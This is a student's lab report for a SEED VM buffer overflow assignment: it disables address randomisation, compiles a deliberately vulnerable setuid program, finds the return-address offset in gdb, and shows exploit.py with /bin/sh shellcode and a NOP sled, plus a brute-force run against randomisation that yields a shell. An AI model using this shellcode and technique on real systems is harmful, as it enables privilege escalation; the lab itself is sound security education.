Luis Medina

CS4351

Due 10/4/20

Assignment 2 - Buffer Overflow

Problem

For this assignment we were to perform a buffer overflow attack on the SEED VM using the provided stack.c, exploit.py files and automation script.

Part A

1. Disabled address space randomization (sudo sysctl -w kernel.randomize_va_space=0).
2. Compiled "stack.c" with stack guard turned off (gcc -DBUF_SIZE=91 -g -o stack -z execstack -fno-stack-protector stack.c)
    - Interesting note, had to return to this step and add "-g" flag to prevent the offset from being too large.
    - Interesting note: had to set file permissions and ownership to use properly
      (sudo chown root stack), (sudo chmod 4755 stack)
3. Opened stack.c with gdb (image 1)
    a. Set breakpoint on "bof" function and entered "run"
    b. Printed buffer address
    c. Printed ebp address
    d. Obtained offset: 0xbfffeab8 – 0xbfffea55 = 63 + 4 = 67
    e. Took note of str location: 0xbfffeb37



Image 1

4. Entered offset and str address onto corresponding values in exploit.py(image 2).

```
Open ▾
stack.c
   "\x50"          # pushl   %eax
   "\x68""//sh"    # pushl   $0x68732f2f
   "\x68""/bin"    # pushl   $0x6e69622f
   "\x89\xe3"      # movl    %esp,%ebx
   "\x50"          # pushl   %eax
   "\x53"          # pushl   %ebx
   "\x89\xe1"      # movl    %esp,%ecx
   "\x99"          # cdq
   "\xb0\x0b"      # movb    $0x0b,%al
   "\xcd\x80"      # int     $0x80
).encode('latin-1')


# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

# Put the shellcode at the end
start = 517 - len(shellcode)
content[start:] = shellcode

##################################################################
ret    = 0xbfffeb37     # replace 0xAABBCCDD with the correct value
offset = 0x67            # replace 0 with the correct value

content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

Image 2

5. Compiled exploit.py to generate badfile (python3 exploit.py).
    - Interesting note: had to specify python3 as it had trouble with the encoding otherwise.
6. Ran stack program and gained access to shell(image 3).

```
Terminal                                                          3:18 PM
File Edit View Search Terminal Help
0028| 0xbfffea6c --> 0xb7dc83c1 (<__fopen_internal+129>:        add    esp,0x10)
[-------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (
    str=0xbfffeb37 '\220' <repeats 63 times>, "\067\353\377\277", '\220' <repeats 133 ti
mes>...) at stack.c:17
17          strcpy(buffer, str);
gdb-peda$ p &buffer
$1 = (char (*)[91]) 0xbfffea55
gdb-peda$ p $ebp
$2 = (void *) 0xbfffeab8
gdb-peda$ p (0xb7f1f5b4 + 4) - 0xbfffea55
$3 = 0xf7f20b63
gdb-peda$ p (0xbfffeab8 + 4) - 0xbfffea55
$4 = 0x67
gdb-peda$ quit
[10/02/20]seed@VM:~/.../Project 2$ python3 exploit.py
[10/02/20]seed@VM:~/.../Project 2$ ./stack
Segmentation fault
[10/02/20]seed@VM:~/.../Project 2$ python3 exploit.py
[10/02/20]seed@VM:~/.../Project 2$ ./stack
$
```

Image 3

Part B

1. Enabled address randomization (sudo /sbin/sysctl -w kernel.randomize_va_space=2)
2. Created a shell script “bruteforce.sh” file using the provided script code to automate running the stack program.
    - Interesting note: had to set file permissions and ownership to use properly. (sudo chown root bruteforce.sh), (sudo chmod 4755 bruteforce.sh)
3. Ran bruteforce.sh and allowed the program to run for a few minutes.
4. Gained shell access after 5 minutes and 41 seconds after 206,355 tries(image 4)



Image 4